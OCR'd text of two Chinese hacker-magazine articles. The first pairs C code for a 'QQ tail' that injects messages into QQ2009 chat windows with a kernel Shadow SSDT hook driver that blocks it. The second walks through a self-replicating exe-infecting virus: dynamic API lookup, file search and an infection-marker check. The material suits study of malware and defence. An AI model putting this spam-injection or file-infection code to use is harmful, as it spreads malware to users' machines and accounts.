


图 1


上面只是个简单的测试程序，下面我们来分析这个简单 QQ 尾巴的代码，从 QQ2009 开始获取 QQ 聊天窗体句柄，不能通过含有窗体名字里的“交谈中”和“群”的字符来找到 QQ 聊天窗口，QQ 的聊天窗口是 TXGuiFoundation，也就是重画的窗体，因此不能采取以前找 QQ 聊天窗体的方法来找，但是我们知道当我们聊天时，当前的最前窗体就是 QQ 聊天窗体，QQ 尾巴的主要代码如下：

```
    VOID TailSend()
    {
        int i;
        CHAR*      WndText;
        CHAR     classText[_MAX_PATH];
        HWND   QQMessgaeHwnd;
        WPARAM c;
      WndText=malloc(_MAX_PATH);
      GetWindowTextA(GetForegroundWindow(),(LPSTR)WndText,_M
AX_PATH);
      if (stricmp(WndText,"QQ2009") == 0)
        {
            free( WndText);
           return;
        }
        GetClassNameA(GetForegroundWindow(),classText,_MAX_PATH);
        if(stricmp(classText,"TXGuiFoundation") != 0)
        {
           free( WndText);
           return;
        }
        //确定目前使用最前的窗体是 QQ2009 聊天窗体
        printf("Find QQ Chat Form.......!\n");
        QQMessgaeHwnd=GetForegroundWindow();
        //发送一条消息到 QQ 聊天的输入文本框类
        for (i=0;i<strlen(sndtxt);i++)
        {
            //如果是英文字母，就按照一个字节发送
            if ((BYTE)sndtxt[i]<128)
            {      SendMessage(QQMessgaeHwnd,WM_IME_CHAR,
(BYTE)sndtxt[i],0);
            }else
            {
              //如果是汉字，就的一次发送两个字节
              c=((BYTE)sndtxt[i]<<8)|(BYTE)sndtxt[i+1];
              SendMessage(QQMessgaeHwnd,WM_IME_CHAR,c,0);
              i++;
            }
        }
        //发送回车按钮，换行
        PostMessage(QQMessgaeHwnd,WM_KEYDOWN,13,0);
```

```
    //发送 ctrl+enter,把消息发送出去
    keybd_event(VK_CONTROL,0,0,0);
    keybd_event(VK_RETURN,0,0,0);
        return;
    }
```

代码十分简单，我也写了注释，黑防读者请自行阅读理解，下面我们重点分析一下如何进行防御 QQ 尾巴病毒。思路：让 QQ 尾巴病毒无法得到当前 QQ 聊天窗体的句柄即可做到防御。

通过上面思路，通过 Shadow SSDT HOOK 来挂钩 NtUserGetForegroundWindow()、NtUserFindWindowEx（ ）函数来实现对 QQ 尾巴病毒的防御，注意 shadow ssdt 挂钩与 ssdt 挂钩是有所不同，KeServiceDescriptorTableShadow 是未导出的变量，可以使用三种方式：（1）硬编码，（2）搜索 KeAddSystem- ServiceTable，（3）在内存地址里面搜索等等。我采取第二种方式，下面我们看一下 KeAddSystemServiceTable 函数的反汇编，如图 2 所示。



```
lkd> u KeAddSystemServiceTable 140
nt!KeAddSystemServiceTable:
805b3ff1 8bff             mov     edi,edi
805b3ff3 55               push    ebp
805b3ff4 8bec             mov     ebp,esp
805b3ff6 837d1803         cmp     dword ptr [ebp+18h],3
805b3ffa 774e             ja      nt!KeAddSystemServiceTable+0x6b (805b404a)
805b3ffc 8b4518           mov     eax,dword ptr [ebp+18h]
805b3fff c1e004           shl     eax,4
805b4002 83b82035568000   cmp     dword ptr nt!KeServiceDescriptorTable (80563520)[eax],0
805b4009 753f             jne     nt!KeAddSystemServiceTable+0x6b (805b404a)
805b400b 8d88e0345680     lea     ecx,nt!KeServiceDescriptorTableShadow (805634e0)[eax]
805b4011 833900           cmp     dword ptr [ecx],0
805b4014 7534             jne     nt!KeAddSystemServiceTable+0x6b (805b404a)
```

图 2

通过定位前面的 KeServiceDescriptorTable 的地址即可定位到 KeServiceDescriptorTableShadow 地址。注意必须进程含有 GUI 线程才会在内核里的 KeServiceDescriptorTableShadow 才会有效，而 system 进程由于没 GUI 线程，因此 shadow ssdt 地址为 NULL，通常我们可以使用 KeAttachProcess 函数依附到 Csrss.exe 进程来挂钩 NtUserGetForegroundWindow、NtUserFindWindowEx 函数。我们在通过 ZwQuerySystem- Information 查询进程并从中查找 QQ 的进程 PID，最终进行判定，下面是内核的主要代码：

```
    ULONG GetAddressOfShadowTable()
    {
        ULONG i;
        PUCHAR Ptr;
        DWORD   dwordatbyte;
        Ptr=(PUCHAR)KeAddSystemServiceTable;
        for (i=0;i<4096;i++,Ptr++)
        {
            _try{
                dwordatbyte=*(DWORD*)Ptr;
            } _except(EXCEPTION_EXECUTE_HANDLER)
            {
                return 0;
            }
            if (MmIsAddressValid((PVOID)dwordatbyte))
            {
                if (memcmp((PVOID)dwordatbyte,&KeService
DescriptorTable,16)==0)
                {
                    if ((PVOID)dwordatbyte == &KeServiceDescriptor
Table)
                    {
                        continue;
                    }
                    return dwordatbyte;
                }
            }
        }
    return 0;
    }
    ULONG GetShadowTable()
    {
    KeServiceDescriptorTableShadow=(PServiceDescriptorTableEntry)
GetAddressOfShadowTable();
        if (KeServiceDescriptorTableShadow == NULL )
        {
            DbgPrint("Couldnt Find shadowtable!\n");
            return 0;
        }else
        {
            DbgPrint("Shadowtable has been found!\n");
            DbgPrint("Shadowtable Entries: %d\n", KeService
DescriptorTableShadow[1].NumberOfServices);
            DbgPrint("Shadowtable Address=0x%x\n",(ULONG)Ke
ServiceDescriptorTableShadow);
            return 1;
        }
    }
    //根据操作系统来确定具体函数的服务号
    VOID InitCallNumber()
    {
        ULONG MajorVersion,MinorVersion;
        PsGetVersion(&MajorVersion,&MinorVersion,NULL,NULL);
        if (MajorVersion == 5&&MinorVersion==2)
        {
            DbgPrint(" Running on Windows 2003\n");
            NtUserFindWindowEx_callnumber =0x179;
            NtUserGetForegroundWindow_callnumber =    0x193;
            NtUserQueryWindow_callnumber = 0x1E1;
        }
        else if (MajorVersion==5&&MinorVersion==1)
        {
            DbgPrint(" Running on Windows Xp\n");
    NtUserFindWindowEx_callnumber =0x17A;
            NtUserGetForegroundWindow_callnumber =    0x194;
            NtUserQueryWindow_callnumber = 0x1E3;
        }
        else if (MajorVersion==5 && MinorVersion==0)
        {
            DbgPrint(" Running on Windows 2000\n");
            NtUserFindWindowEx_callnumber = 0x170;
            NtUserGetForegroundWindow_callnumber =    0x189;
        NtUserQueryWindow_callnumber = 0x1D2;
        }
    }
    PVOID GetInfoTable(ULONG ATableType)
    {
        ULONG mSize=0x4000;
        PVOID mPtr=NULL;
        NTSTATUS status;
        do
        {
            mPtr=ExAllocatePool(PagedPool,mSize);
            memset(mPtr, 0, mSize);
            if (mPtr)
            {
                status=ZwQuerySystemInformation(ATableType,mPtr,
mSize,NULL);
            }else
             return NULL;
            if (status == STATUS_INFO_LENGTH_MISMATCH)
            {
                ExFreePool(mPtr);
                mSize *=2;
            }
        } while(status == STATUS_INFO_LENGTH_MISMATCH);
        if (status == STATUS_SUCCESS)
        return mPtr;
        ExFreePool(mPtr);
        return NULL;
    }
    HANDLE GetCsrPid()
    {
        HANDLE Process,hObject;
        HANDLE CsrssId=(HANDLE)0;
        OBJECT_ATTRIBUTES obj;
        CLIENT_ID cid;
        UCHAR buff[0x100];
        POBJECT_NAME_INFORMATION objName=(PVOID)&buff;
        PSYSTEM_HANDLE_INFORMATION_EX Handles;
```

```
    ULONG i;
    Handles=GetInfoTable(SystemHandleInformation);
        if (!Handles) return CsrssId;
        for (i=0;i<Handles->NumberOfHandles;i++)
        {
            if (Handles->Information[i].ObjectTypeNumber == 21)
            {
    InitializeObjectAttributes(&obj,NULL,OBJ_KERNEL_HANDLE,
NULL,NULL);
                cid.UniqueProcess=(HANDLE)Handles->Information[i].
ProcessId;
    cid.UniqueThread = 0;
                if (NT_SUCCESS(NtOpenProcess(&Process,PROCESS_
DUP_HANDLE,&obj,&cid)))
                {
                    if (NT_SUCCESS(ZwDuplicateObject(Process,
(HANDLE)Handles->Information[i].Handle,NtCurrentProcess(),&hObj
ect,0,0,DUPLICATE_SAME_ACCESS)))
                    {
                        if (NT_SUCCESS(ZwQueryObject(hObject,
ObjectNameInformation, objName, 0x100, NULL)))
                        {
                            if (objName->Name.Buffer&& !wcsncmp
(L"\\Windows\\ApiPort",objName->Name.Buffer,20))
                            {
                                CsrssId=(HANDLE)Handles->
Information[i].ProcessId;
                            }
                        }
                    ZwClose(hObject);
                    }
                ZwClose(Process);
                }
            }
        }
    ExFreePool(Handles);
    return CsrssId;
    }
    BOOLEAN Sleep(ULONG MillionSecond)
    {
        NTSTATUS st;
        LARGE_INTEGER DelayTime;
        DelayTime = RtlConvertLongToLargeInteger
(-10000*MillionSecond);
        st=KeDelayExecutionThread( KernelMode, FALSE, &Delay
Time );
        return (NT_SUCCESS(st));
    }
    ......................................
    ......................................
    ULONG MyNtUserGetForegroundWindow(VOID)
    {
    ULONG hWnd;
     ULONG ProcessID;
     hWnd=g_OriginalNtUserGetForegroundWindow();
    ProcessID=g_OriginalNtUserQueryWindow(hWnd,0);
    if (PsGetCurrentProcessId!=ProcessID)
     {
      if (ProcessID == QQPID)
         hWnd=LastForegroundWindow;
      else
         LastForegroundWindow=hWnd;
     }
     return hWnd;
    }
    NTSTATUS MyNtUserFindWindowEx(
            IN HWND hwndParent,
            IN HWND hwndChild,
            IN PUNICODE_STRING pstrClassName OPTIONAL,
            IN PUNICODE_STRING pstrWindowName OPTIONAL,
            IN DWORD dwType)
    {
        ULONG hwnd;
        ULONG ProcessID;
        hwnd=g_OriginalNtUserFindWindowEx(hwndParent,
                                          hwndChild,
                                          pstrClassName ,
                                          pstrWindowName,
                                          dwType);
        ProcessID=g_OriginalNtUserQueryWindow(hwnd,0);
      if (PsGetCurrentProcessId!=ProcessID)
        {
          if (ProcessID == QQPID)
          {
              return 0;
          }
        }
        return hwnd;
    }
    //利用内核函数 ZwQuerySystemInformation 查询进程并从中查
找 QQ 的进程 PID
    ULONG GetProtectPID()
    {
    NTSTATUS status;
      ULONG buflen=0x8000;
      PVOID buf=NULL;
      int i=0;
      PSYSTEM_PROCESS_INFORMATION pSysProcess;
      LPWSTR ProcessName;
    do
      {
    buf= ExAllocatePool(NonPagedPool,buflen);
         if (buf == NULL) return 0;
         status=ZwQuerySystemInformation(SystemProcessor
AndThreadInformation,buf,buflen,NULL);
         if (status==STATUS_INFO_LENGTH_MISMATCH)
         {
             ExFreePool(buf);
             buflen *=2;
         }
         else if(!NT_SUCCESS(status))
         {
             ExFreePool(buf);
         }
       } while(status==STATUS_INFO_LENGTH_MISMATCH);
       pSysProcess=(PSYSTEM_PROCESS_INFORMATION )buf;
       for(;;)
       {
        ProcessName=pSysProcess->ImageName.Buffer;
        DbgPrint("Pid=%d,PSNAME:%S\n",pSysProcess->
ProcessId,ProcessName);
        if (ProcessName!=NULL)
        {
            //比较是否查找到 QQ.exe,太简单，采取 HASH 值比较会
更安全
            if (!_wcsicmp(ProcessName,L"QQ.exe"))
            {
                DbgPrint("FIND OK!!!-->Pid=%d,PSNAME:%S\n",
pSysProcess->ProcessId,ProcessName);
                ExFreePool(buf);
                return (ULONG)pSysProcess->ProcessId;
            }
        }
        if (pSysProcess->NextEntryOffset == 0)
        break;
    pSysProcess=(PSYSTEM_PROCESS_INFORMATION)((PUCHA
R)pSysProcess+pSysProcess->NextEntryOffset);
      }
      ExFreePool(buf);
      return 0;
    }
```

详细代码请看内核代码文件，下面我通过加载驱动文件来进行测试。挂钩后使用 Xuetr 查看，挂钩成功，如图 3 所示。




图 3

再次运行 QQ 尾巴测试程序，已经全部拦截了，QQ 尾巴已经“失效”了。前几年，我曾经开发出一个 QQ 尾巴的病毒程序，通过 dll 挂钩，并且提升进程为 system 权限，可以挂钩 QQ2008 以前的版本,但是这是属于内部测试程序，因此并没有

公开，该软件示意图如图 4 所示。





图 4

这里我不提供出上面程序的源代码，但是 QQ2009 尾巴测试程序和防御 QQ2009 尾巴病毒的内核代码我提供给大家，方便大家研究，编译调试环:Windows XP SP3+WDK7600。

写到这里就结束了，其实 360 保险箱和 QQ 电脑管家对 QQ 进程已经采取保护，不允许注入 DLL，因此 QQ 尾巴病毒也就慢慢地失去了作用，我并不是希望大家利用该技术来做一些不好的事，而是希望大家了解技术，其实病毒技术有时也被用在安全领域，毕竟技术是没有黑白之分，只是掌握技术的人有善恶之念。有点跑题，后面的文章我准备给大家介绍 360 保险箱和 QQ 电脑管家是如何保护进程，谢谢大家！

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：VC
关键词：病毒、自我复制、VC

病毒技术之四：自我复制

文　stormxp

本文接着上一篇文章《病毒技术之三：动态获取 API 入口地址》继续来剖析一个病毒中所要用到的技术。为了避免程序在运行时对电脑造成不必要的伤害，病毒代码中并没有添加全盘扫描的功能。测试程序时，首先应该在 D 盘下建立一个文件夹 source，在这个文件夹中放一些要被感染的 exe 宿主文件，再在 D 盘下新建一个名为 destina 的文件夹，当运行带有病毒的程序时，病毒会把前者中的文件复制到后者中，并对每一个被复制的文件进行感染，而被感染的文件也具有同样的功能。本文所附带的源码是对病毒技术之三源码的扩展，下面逐步介绍一下流程。

首先获得病毒代码在内存中的起始结束地址和病毒代码的长度，这部分的原理在第二期的《病毒技术之一：获取病毒函数的起始地址》中已经作过介绍。要说明一下的是，由于病毒代码比较长，里面定义的字符串也比较多，所以在搜索病毒代码结束标志的时候为了避免出现不必要的错误要多比较几个字节。本代码中比较的病毒代码结束标志为以下几个字节（后面是其对应的汇编代码，这些数据可以通过 OD 反汇编来查看）：

```
5F          POP EDI
5E          POP ESI
5B          POP EBX
8BE5        MOV ESP,EBP
E9          JMP
```

详细代码请参考源代码。

接下来是动态获取用到的 API 入口地址，原理见第三期的《病毒技术之三：动态获取 API 入口地址》。这一部分又分为两部分，前半部分为动态得到 GetProcAddress 和 LoadLibrary 的入口地址，后半部分为用这两个函数得到其他 API 入口地址。比如要获得 CreateFileMapping 的入口地址，代码如下：

```
//首先定义函数类型
//HANDLE 为该函数的返回值类型
//WINAPI 表示这个函数是一个 API
// stCreateFileMapping 为函数类型，代码中约定函数类型以 st+函数名进行命名
//最后是函数参数
    //通过查 MSDN 文档可以得到函数的返回值以及参数信息
typedef HANDLE (WINAPI *stCreateFileMapping)( HANDLE, LPSECURITY_ATTRIBUTES ,     DWORD , DWORD , DWORD , LPCTSTR );
//定义函数变量，代码中约定函数变量以 my+函数名进行命名
stCreateFileMapping myCreateFileMapping;
//定义函数名称字符串，代码中约定该字符串以函数名+Name进行命名
//名字数组赋值方式必须为代码所示
Char CreateFileMappingName[] =
{'C','r','e','a','t','e','F','i','l','e','M','a','p','p','i','n','g','A','\0'};
//调用 GetProcAddress 获得函数地址，如果该 API 是其他 DLL 文件中的函数
//还要调用 myLoadLibrary 来导入其他 DLL，再调用此函数
myCreateFileMapping=
(stCreateFileMapping)myGetProcAddress((HMODULE)KernelBase,
    CreateFileMappingName);
```

其他 API 只要把上面这段代码中的函数名改掉，重复调用就可以了。为了判断我们得到的地址是否正确，我们可以用 PE 文件查看工具（如 ExeScope）打开 Kernel32.dll，查看它的导出表，如果导出表中函数的地址与你获取的地址相同，那说明你获取的地址是正确的。

由于 dll 文件中的函数名与我们在 MSDN 中查到的函数名并不一定相同，所以对名字数组赋值时的字符串也要在 dll 文件的导出表中得到。

接下来是文件搜索模块，这个模块的功能是搜索 D:\source 中的 exe 文件，并对搜索到的文件加上完整路径。代码如下：

```
//搜索的带过滤条件的源目录
char SourceDirFilter[] = {'D',':','\\','s','o','u','r','c','e','\\','*','.','e',
'x','e','\0'};
```

```
    //不带过滤条件的源目录
    char SourceDir[] = {'D',':','\\','s','o','u','r','c','e','\\','\0'};
    //要复制到的目录
    char DestDir[] = {'D',':','\\','d','e','s','t','i','n','a','\\','\0'};
    WIN32_FIND_DATA findBuf;    //一个搜索中要用到的变量
    //进行第一次搜索
    HANDLE hFileFind = myFindFirstFile(SourceDirFilter , &findBuf);
    //申请缓冲区，用于存放原文件的完整目录+完整文件名
    //文件复制时要用到
    char *SourDirNameBuf = (char*)myGlobalAlloc(GPTR ,
MAX_PATH);
    //申请缓冲区，用于存放目的文件的完整目录+完整文件名
    //文件复制时要用到
    char *DestDirNameBuf = (char*)myGlobalAlloc(GPTR , MAX_
PATH);
    //对每一个文件进行复制感染操作
    do
    {
        //对每一个搜索到的文件添加病毒代码，这一部分在下面进
行介绍
    } while (myFindNextFile(hFileFind , &findBuf));    //搜索下一
个文件，直到搜索完为止
    //以下为关闭搜索
    myFindClose(hFileFind);
```

最后为在每一个文件中添加本函数的代码。这一部分的原理在第二期的《病毒技术之二：在 exe 文件中添加代码》中做过介绍。不同的是本段代码要进行感染标记的检测，主要是检测目标文件中是否已经有一个名为.virus 的节。如果有，说明该文件已经被感染过，直接跳过感染去搜索下一个文件。如果没有，则进行正常的添加操作。检测感染标记的代码如下：

```
    //得到该文件的节表数
        // pNtHeader 指向文件的 NT 文件头处
        int SecNum;
        SecNum = pNtHeader->FileHeader.NumberOfSections;
        //定位到节表开始处
        //248 为结构体 IMAGE_NT_HEADERS 的大小
        //这里为了避免使用函数 sizeof，所以直接写了数值
        IMAGE_SECTION_HEADER *pSecHeader;
    pSecHeader = (IMAGE_SECTION_HEADER*)((PBYTE)
pNtHeader + 248);
        int i ;
    //循环扫描各个节表，如果有节的名字为.virus，则说明已经被感染过
        for (i = 0 ; i < SecNum ; i ++)
        {
            //得到该节的名字
            char *SecNameAddr = (char*)pSecHeader->Name;
            //进行比较
            if ((SecNameAddr[0] == '.') && (SecNameAddr[1] == 'v') &&
            (SecNameAddr[2] == 'i') && (SecNameAddr[3] == 'r') &&
            (SecNameAddr[4] == 'u') && (SecNameAddr[5] == 's'))
            {
                //比较通过，说明已经被感染，直接执行本文件的
扫尾工作
                //相当于 continue;
                goto FreeViewOfMap;
            }
            //定位到下一个节表
            pSecHeader ++;
        }
```

